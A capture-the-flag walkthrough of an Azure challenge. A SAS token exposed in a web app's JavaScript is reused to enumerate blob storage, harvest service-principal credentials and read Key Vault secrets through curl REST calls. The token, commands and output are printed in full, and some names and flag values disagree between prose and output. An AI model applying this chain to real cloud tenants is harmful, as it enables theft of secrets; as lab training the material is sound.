#Cloud #Azure #Storage #KeyVault

Crypto Cabana

Objective


The challenge required me to inspect the Crypto Cabana web application, identify exposed Azure storage information, and follow the discovered credentials into Azure Key Vault to recover the secret key shards.

I started by opening Azure Cloud Shell and confirmed the active Azure account with:

```
az account show
```

```
Requesting a Cloud Shell.Succeeded.
Connecting terminal...

Welcome to Azure Cloud Shell

Type "az" to use Azure CLI
Type "help" to learn about Cloud Shell

Your Cloud Shell session will be ephemeral so no files or system changes will persist beyond your current session.
usr-08041076 [ ~ ]$ az account show
{
  "environmentName": "AzureCloud",
  "homeTenantId": "8f8c5f8e-42d3-4ceb-97ad-241bbf446d6c",
  "id": "2492269a-2948-46fd-aae3-68c9b066443a",
  "isDefault": true,
  "managedByTenants": [],
  "name": "Az-Subs-CTF",
  "state": "Enabled",
  "tenantId": "8f8c5f8e-42d3-4ceb-97ad-241bbf446d6c",
  "user": {
    "cloudShellID": true,
    "name": "usr-08041076@thmctf.onmicrosoft.com",
    "type": "user"
  }
}
usr-08041076 [ ~ ]$
```

then opened the Crypto Cabana website. The application provided a simple form for backing up a recovery phrase to Azure storage.



Inspecting the page source showed that the application loaded its client-side logic from `app.js`.

```
<script src="app.js"></script>
```

Because the backup operation was handled entirely by client-side JavaScript, I opened `app.js` directly to inspect how the application communicated with Azure.

```
  <script src="app.js"></script>
</body>
</html>
```

The JavaScript contained the Azure Storage account name, the `backups` container name, and a SAS token used by the application when uploading recovery phrases.

The application constructed the upload URL directly in the browser:

```
https://<storage-account>.blob.core.windows.net/<container>/<blob>?<SAS>
```

This meant that the storage credentials required by the application were exposed to anyone who inspected the JavaScript.


```
view-source:https://cryptocabanaf5scjagc.z13.web.core.windows.net/app.js

const STORAGE_ACCOUNT = "cryptocabanaf5scjagc";
const BACKUPS_CONTAINER = "backups";
const BACKUP_SAS = "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D";

function backupPhrase() {
  const phrase = document.getElementById("phrase").value.trim();
  const status = document.getElementById("status");
  if (!phrase) {
    status.textContent = "Enter a phrase first.";
    return;
  }

  const blobName = "backup-" + Date.now() + ".txt";
  const url =
    "https://" + STORAGE_ACCOUNT + ".blob.core.windows.net/" +
    BACKUPS_CONTAINER + "/" + blobName + "?" + BACKUP_SAS;

  fetch(url, {
    method: "PUT",
    headers: { "x-ms-blob-type": "BlockBlob" },
    body: phrase,
  })
    .then((res) => {
      status.textContent = res.ok
        ? "Backed up. Sleep easy."
        : "Backup failed (" + res.status + ").";
    })
    .catch(() => {
      status.textContent = "Backup failed â€” network error.";
    });
}
```

I reused the exposed SAS token to query the storage account and list the available containers.

The response revealed several containers, including:

```
$web
backups
vault
```


The `vault` container was especially interesting, so I enumerated its contents.



The container contained two files:

```
backup-service-account.json
seed_phrase.txt
```

The `backup-service-account.json` file looked like configuration for an automated backup account, so I downloaded it using the same SAS token.




Reading `backup-service-account.json` revealed several Azure authentication values, including a `client_id`, `client_secret`, tenant information, and the name and URL of an Azure Key Vault.

The file identified the Key Vault as:

```
cabana-kv-f5scjagc
```

These credentials could therefore be used to authenticate directly against Microsoft Entra ID and request an access token.



I sent the recovered client credentials to the Microsoft OAuth token endpoint and requested a token for:

```
https://vault.azure.net/.default
```

The response returned an `access_token`.

I stored the token in a shell variable so it could be reused for subsequent Key Vault requests.

```
TOKEN="<access_token>"
```


Using the bearer token, I queried the Key Vault REST API and listed the available secrets.

```
curl -s \
  -H "Authorization: Bearer $TOKEN" \
  "https://cabana-kv-f5scjagc.vault.azure.net/secrets?api-version=7.4"
```

The response showed several interesting secrets:

```
key-shard-1
key-shard-2
key-shard-3
master-key
```

This indicated that the flag had been divided into multiple Key Vault secrets.



```
usr-08041076 [ ~ ]$ curl -s -H "Authorization: Bearer $TOKEN" "https://ccabana-kv-f5scjagc.vault.azure.net/secrets?api-version=7.4"
{"value":[{"contentType":"","id":"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-1","attributes":{"enabled":true,"created":1784474467,"updated":1784474467,"recoveryLevel":"CustomizedRecoverable+Purgeable","recoverableDays":7},"tags":{}},{"id":"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-2","attributes":{"enabled":true,"created":1785200707,"updated":1785200707,"recoveryLevel":"CustomizedRecoverable+Purgeable","recoverableDays":7},"tags":{"file-encoding":"utf-8"}},{"contentType":"","id":"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-3","attributes":{"enabled":true,"created":1784474467,"updated":1784474467,"recoveryLevel":"CustomizedRecoverable+Purgeable","recoverableDays":7},"tags":{}},{"contentType":"","id":"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/master-key","attributes":{"enabled":true,"exp":1577836800,"created":1784474467,"updated":1785231772,"recoveryLevel":"CustomizedRecoverable+Purgeable","recoverableDays":7},"tags":{}}],"nextLink":null}usr-08041076 [ ~ ]$
```

I requested each key shard individually through the Key Vault API.

The first secret returned the beginning of the flag:


```
THM{n0t_ur
```

then retrieved `key-shard-2`.

Instead of returning a normal flag fragment, its current value contained a message explaining that the secret had been rotated and that the old value should still be recoverable:

retrieved `key-shard-3`, which contained the final fragment:

```
ur_c0ins!}
```


Microsoft Azure
Search resources, services, and docs (G+/)
Switch to PowerShell
Restart
Manage files
New session
Editor
Open in VS Code for the Web
Web preview
Settings
Help
usr-08041076 [~]$ curl -s -H "Authorization: Bearer $TOKEN" \
"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-1?api-version=7.4" | jq
{
"value": "THM{n0t_ur",
"contentType": "",
"id": "https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-1/b0554e11de4940eaa8e8bc79203646ef",
"attributes": {
"enabled": true,
"created": 1784474467,
"updated": 1784474467,
"recoveryLevel": "CustomizedRecoverable+Purgeable",
"recoverableDays": 7
},
"tags": {}
}
usr-08041076 [~]$ curl -s -H "Authorization: Bearer $TOKEN" \
"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-2?api-version=7.4" | jq
{
"value": "Rotated this after IT flagged it -- old value should still be recoverable if you know where to look.",
"id": "https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-2/c922c422ffb34671a902389c372314f1",
"attributes": {
"enabled": true,
"created": 1785200707,
"updated": 1785200707,
"recoveryLevel": "CustomizedRecoverable+Purgeable",
"recoverableDays": 7
},
"tags": {
"file-encoding": "utf-8"
}
}
usr-08041076 [~]$ curl -s -H "Authorization: Bearer $TOKEN" \
"https://ccabana-kv-f5scjagc.vault.azure.net/secrets/key-shard-3?api-version=7.4" | jq
{
"value": "ur_c01ns!}",